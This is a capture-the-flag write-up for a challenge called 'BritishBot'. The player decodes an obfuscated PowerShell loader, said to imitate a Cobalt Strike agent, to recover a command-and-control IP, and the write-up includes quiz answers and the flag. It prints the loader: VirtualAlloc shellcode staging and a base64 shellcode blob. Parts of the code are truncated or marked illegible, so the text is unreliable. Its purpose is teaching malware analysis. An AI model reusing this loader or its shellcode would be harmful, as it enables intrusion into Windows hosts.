MissionName

BritishBot

History Background

Claire and Ethan are at the library, looking for the librarian who might have information about the code snippets. Claire asks a bot in the library for information.

Technical High-Level Overview

An obfuscated code is provided to the player. The goal of this challenge is to carry out all the necessary activities to decode the code and get an IP address. This code simulates Cobalt Strike agent when is able to get persistence using PowerShell.

Short Description

You´re going to analyse an obfuscated code provided by the BOT. Your goal is to find if there is any IP address inside it.

Mission Description

An obfuscated code is provided to the player code provided by the BOT. Your goal is to find if there is any IP address inside it. This code simulates malware when is able to get persistence using PowerShell.

Location

LONDON | BRITISH LIBRARY

Tools

- CyberChef

Questions

How many characters were necessary to decode Base64 string?

- 1116

Which is the user agent of the decoded string? Provide just the name of the browser.

- Mozilla

Items

1. First of all, locate Base64 String and decode it.
2. Decode Base64 string from character 2 to 1116.
3. Use CyberChef to perform Base64 decode, removing non-alphabet base64 chars.

Write Up

Windows y Linux Method.

- open CyberChef http://127.0.0.1 deploy locally
- Modify config file to prevent https redirect
- Allow root for apache2 service

First of all player must identify where is the ofuscated code to check if inside it, there´s any IP address.

```
Add-Type -TypeDefinition @'
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
public static class ngLKTFpOThEjiTxRmdfPe {
[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr a,uint b,uint c,uint d);
[DllImport("user32.dll")]public static extern IntPtr EnumWindows(IntPtr a,IntPtr b);
}
'@


Function JhNGFeawdvPmTjFVDlmyi() {
return
'FQ/OiJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/McCsPGF8Aiwgwc8NAcfi8FJXi1IQi0I8AdCLQHiFwHRKAdBQi0gYi1ggAdPjPEmLNIsB1jH/McCswc8NAcc44HX0A334O30kdeJYi1gkAdNmi
d2luaVRoTHcmB//V6AAAAAAx/1dXV1dXaDpWeaf/1emkAAAAWzHJUVFqA1FRaLsBAABTUGhXiZ/G/9VQ6YwAAABbMdJSaAAywIRSUlJTUlBo61UuO//VicaDw1BogDMAAIngagRQah9WaHVGnob/1V8x
VicFoRSFeMf/VMf9XagdRVlBot1fgC//VvwAvAAA5x3UHWFDpe////zH/6ZEBAADpyQEAAOhv////L3hJOGMAhwN4O86LYF7HDp1Xs+TNzYaRaouwYMXkebrv0irGyhUCzB8Upjd5FBfvQ/nGG3OL6Qq
ppbGxhLzUuMCAoY29tcGF0aWJsZTsgTVNJRSA5LjA7IFdpbmRvd3MgTlQgNi4xOyBUcmlkZW50LzUuMDsgWGJveCkNCgDe4dNbKhvgXoi7rdFyvHjM2YodXRUeQyJ3b4SsqNZveYIzkbbqAEGHt3prVW
CiVmY+0eFJlHJqAdSRU0wDLNYy8RMOdxbzDZNmSy2/QWc5Go4JBwT3y8aX+I1rDXxHAS3dzhQg6H7uHlL5ErCBJg6rIMS3ZBvMuS2hZ9BZ[illegible]jC6Rsx79FG/syVL4CzcWfP
AABAAFdoWKRT5f/Vk7kAAAAAAdlRU4nnV2gAIAAAU1ZoEpaJ4v/VhcB0xosHAcOFwHXlWMPoif3//zMxLjQ0LjE4NC4xNTEAEjRWeA==SU".Substring(2, 1116)

}
$JEQyuRivkodJjleiWKJHe = JhNGFeawdvPmTjFVDlmyi

[Byte[]]$epDqemPlBmMvDTTulrrGQ = [System.Convert]::FromBase64String((-join($JEQyuRivkodJjleiWKJHe)))

Function UYzSdltxCpMTqDkluWrUL() {
return 4096

}
$BlWOYZWTMOoCLilAyOeUz = UYzSdltxCpMTqDkluWrUL

[IntPtr]$JPDQTYXqJzlHoWsfHsCkg = [ngLKTFpOThEjiTxRmdfPe]::VirtualAlloc((1322 - 1322),$epDqemPlBmMvDTTulrrGQ.Length,($BlWOYZWTMOoCLilAyOeUz),(-7411 + 747

Function BdthLmVPggclAcVNcQebS() {
return 0

}
$maqipxqXyOTqcMhiehHbl = BdthLmVPggclAcVNcQebS

[IntPtr]$JPDQTYXqJzlHoWsfHsCkg = [ngLKTFpOThEjiTxRmdfPe]::VirtualAlloc(($maqipxqXyOTqcMhiehHbl),$epDqemPlBmMvDTTulrrGQ.Length,(10938 - 6842),(-2028 + 20

if (-628089845 -ge 91548150) {
if (939647108 -gt 939647108) {

} else {

}


} else {
```

Figure 1

Above image shows, where the necessary substring is to decode from position 2 until 1116. After selecting this piece of code, we have this:

```
/OiJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/McCsPGF8Aiwgwc8NAcfi8FJXi1IQi0I8AdCLQHiFwHRKAdBQi0gYi1ggAdPjPEmLNIsB1jH/McCswc8NAcc44HX0A334O30kdeJ
Yi1gkAdNmiwxLi1gcAdOLBIsB0IlEJCRbW2FZWlH/4FhfWosS64Z
daG5ldABod2luaVRoTHcmB//V6AAAAAAx/1dXV1dXaDpWeaf/1emkAAAAWzHJUVFqA1FRaLsBAABTUGhXiZ/G/9VQ6YwAAABbMdJSaAAywIRSUlJTUlBo61UuO//VicaDw1BogDMAAI
ngagRQah9WaHVGnob/1V8x/1dXav9TVmgtBhh7/9WFwA+EygEAAD
H/hfZ0BIn56wloqsXiXf/VicFoRSFeMf/VMf9XagdRVlBot1fgC//VvwAvAAA5x3UHWFDpe////zH/6ZEBAADpyQEAAOhv////L3hJOGMAhwN4O86LYF7HDp1Xs+TNzYaRaouwYMXke
brv0irGyhUCzB8Upjd5FBfvQ/nGG3OL6Qqlw7XxAB4rWPYeTsTir
j+jL8v44slccABVc2VyLUFnZW50OiBNb3ppbGxhLzUuMCAoY29tcGF0aWJsZTsgTVNJRSA5LjA7IFdpbmRvd3MgTlQgNi4xOyBUcmlkZW50LzUuMDsgWGJveCkNCgDe4dNbKhvgXoi7
rdFyvHjM2YodXRUeQyJ3b4SsqNZveYIzkbbqAEGHt3prVWZheScz
rU4CF9Dn5736uYNgVC2dqJply6bfEg9mAKxaHIX0uvah3CiVmY+0eFJlHJqAdSRU0wDLNYy8RMOdxbzDZNmSy2/QWc5Go4JBwT3y8aX+I1rDXxHAS3dzhQg6H7uHlL5ErCBJg6rIMS3
ZBvMuS2hZ9BZRqYi2+v3MbgBmvzOwx17NqjujC6Rsx79FG/syVL4
CzcWfPEmhKPcRa43yALrrSwApsyTYsH+YC60AaPC1olb/1WpAaAAQAABoAABAAFdoWKRT5f/Vk7kAAAAAAdlRU4nnV2gAIAAAU1ZoEpaJ4v/VhcB0xosHAcOFwHXlWMPoif3//zMxLj
Q0LjE4NC4xNTEAEjRWeA==
```

Right now, we are able to decode this Base64 code, using CyberChef. To accomplish this, CyberChef has the ability to remote non-alphabet Base64 chars and get the comand and control IP address:



Figure 2

Finally player will able to IP Address: 31.44.184.151

Flag Information

flag{31.44.184.151}